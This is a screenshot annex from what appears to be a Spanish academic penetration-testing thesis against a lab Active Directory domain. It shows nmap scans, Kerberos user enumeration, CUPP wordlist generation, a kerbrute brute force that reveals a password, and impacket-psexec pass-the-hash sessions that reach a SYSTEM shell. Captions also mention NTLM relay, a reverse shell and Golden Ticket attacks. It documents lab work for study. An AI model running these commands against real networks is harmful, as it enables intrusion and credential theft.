


Figura 25-Captura 1 Instalación Parrot Security OS

- Reinicio y ejecución de la máquina de pentesting.



Figura 26-Captura 15 Instalación Parrot Security OS

7.6.- ANEXO CAPTURAS

7.6.1.- HERRAMIENTA CRACKMAPEXEC




Figura 27-Captura resultado comando cme smb




Figura 28-Herramienta CrackMapExec SMB

7.6.2.- HERRAMIENTA NMAP




Figura 29-Nmap sobre AD

```

nmap --sV -n -Pn -p- -O 192.168.140.130
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-29 18:05 CET
Stats: 0:06:08 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 25.00% done; ETC: 18:11 (0:00:33 remaining)
Stats: 0:06:13 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 25.00% done; ETC: 18:12 (0:00:48 remaining)
Nmap scan report for 192.168.140.130
Host is up (0.80829s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
49687/tcp open  msrpc        Microsoft Windows RPC
49692/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:98:62:C0 (VMware)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 1909
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
nmap done: 1 IP address (1 host up) scanned in 522.95 seconds

```

Figura 30-Nmap sobre clientes

```

nmap -p 88 -vv --script=krb5-enum-users --script-args krb5-enum-users.realm='caballer.local',user@usernames2.txt 192.168.140.129 -Pn
Completed ARP Ping Scan at 23:10, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:10
Completed Parallel DNS resolution of 1 host. at 23:10, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 23:10
Scanning 192.168.140.129 [1 ports]
Discovered open port 88/tcp on 192.168.140.129
Completed SYN Stealth Scan at 23:10, 0.02s elapsed (1 total ports)
NSE: Script scanning 192.168.140.129.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 23:10
Completed NSE at 23:10, 0.02s elapsed
Nmap scan report for 192.168.140.129
Host is up, received arp-response (0.80025s latency).
Scanned at 2022-11-29 23:10:23 CET for 0s

PORT      STATE SERVICE      REASON
88/tcp    open  kerberos-sec syn-ack ttl 128
Discovered Kerberos principals
krb5-enum-users:
  jcaballero@caballer.local
  administrador@caballer.local
  jcaballero2@caballer.local
  jcaballero3@caballer.local
  jcaballeradm@caballer.local
MAC Address: 00:0C:29:5D:ED:1E (VMware)

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 23:10
Completed NSE at 23:10, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
Raw packets sent: 2 (72B) | Rcvd: 2 (72B)

```

Figura 31-Resultado Comando Nmap para enumerar Usuarios

7.6.3.- HERRAMIENTA CUPP

```
root@parrot:~/home/jcaballero3
└─# cupp -w usernames.txt
cupp.py
├── [oo]
│   └── [!-|]
└── [!-|]

# Common
# User
# Passwords
# Profiler

[ Muris Kurgas | j0rga@remote-exploit.org ]
[ Nebus | https://github.com/Nebus/ ]

*****
* WARNING!! *
* Using large wordlists in some *
* options below is NOT recommended! *
*****

> Do you want to concatenate all words from wordlist? Y/[N]: y
> Do you want to add special chars at the end of words? Y/[N]: n
> Do you want to add some random numbers at the end of words? Y/[N]: y
> Leet mode? (i.e. leet = l337) Y/[N]: n

[*] Now making a dictionary...
[*] Sorting list and removing duplicates...
[*] Saving dictionary to usernames.txt.cupp.txt, counting 12512 words.
[*] Now load your plotilera with usernames.txt.cupp.txt and shoot! Good luck!
```

Figura 32-Resultado Herramienta Cupp

7.6.4.- HERRAMIENTA KERBRUTE

```
Parrot OS - VMware Workstation
File Edit View VM Jobs Help
Aplicaciones Lugares Sistema
Archivo Editar Ver Buscar Terminal Ayuda
~/kerbrute_linux_amd64 bruteuser --dc 192.168.140.129 -d jcaballer.local passwords.txt.cupp.txt jcaballero1 - Parrot Terminal
mar 29 de nov, 23:47

root@parrot:~/home/jcaballero3/tools/kerbrute/dist
└─# ./kerbrute_linux_amd64 bruteuser --dc 192.168.140.129 -d jcaballer.local passwords.txt.cupp.txt jcaballero1

Kerbrute
Version: dev (9c6b81e) - 11/29/22 - Ronnie Flathers @ropnop

2022/11/29 23:47:01 > Using KDC(s):
2022/11/29 23:47:01 > 192.168.140.129:88

2022/11/29 23:47:01 > [+] VALID LOGIN: jcaballero1@jcaballer.local:Passjcl
2022/11/29 23:47:01 > Done! Tested 117 logins (1 successes) in 0.390 seconds
root@parrot:~/home/jcaballero3/tools/kerbrute/dist
```

Figura 33-Herramienta Kerbrute




Figura 36-Herramienta John the Ripper Kerberos

7.6.7.- HERRAMIENTA IMPACKET




Figura 37-Resultado SAM impacket-ntlmrelayx




Figura 38-Reverse shell ntlmrelay




Figura 39- Ataque NTLMRelay IPv6




Figura 40-Resultado impacket-wmiexec




Figura 41-Herramienta impacket-secretsdump

```
Parrot OS - VMware Workstation
Ede Edit View VM Jobs Help
Aplicaciones Lugares Sistema
impacket-psexec jcaballer.local/AdministradorY7w573dGj@192.168.140.131 - Parrot Terminal
Archivo Editar Ver Buscar Terminal Ayuda
[~]-[root@parrot:~/home/jcaballero3]
#impacket-psexec jcaballer.local/Administrador@192.168.140.129 -hashes :f8a5250f2e22c9b727334f278792ef7b
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 192.168.140.131.....
[*] Found writable share ADMIN$
[*] Uploading file aQGMZa50.exe
[*] Opening SVCManager on 192.168.140.131.....
[*] Creating service oMwV on 192.168.140.131.....
[*] Starting service oMwV.....
[!] Press help for extra shell commands
Microsoft Windows [Versi3n 10.0.14393]
(c) 2016 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Figura 42-Herramienta impacket-psexec

```
Parrot OS - VMware Workstation
Ede Edit View VM Jobs Help
Aplicaciones Lugares Sistema
impacket-psexec jcaballer.local/jcaballeradm:Password1.@192.168.140.129 cmd.exe - Parrot Terminal
Archivo Editar Ver Buscar Terminal Ayuda
[~]-[root@parrot:~/home/jcaballero3/tools/mitm6]
#impacket-psexec jcaballer.local/jcaballeradm:Password1.@192.168.140.129 cmd.exe
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 192.168.140.129.....
[*] Found writable share ADMIN$
[*] Uploading file 1HLuJOTG.exe
[*] Opening SVCManager on 192.168.140.129.....
[*] Creating service fbxM on 192.168.140.129.....
[*] Starting service fbxM.....
[!] Press help for extra shell commands
Microsoft Windows [Versi3n 10.0.14393]
(c) 2016 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>
```

Figura 43-Herramienta impacket-psexec




Figura 44-Prueba de acceso sin Golden Ticket




Figura 45-Prueba de acceso con Golden Ticket




Figura 46-Herramienta impacket-ticketer

7.6.8.- HERRAMIENTA RPCCLIENT

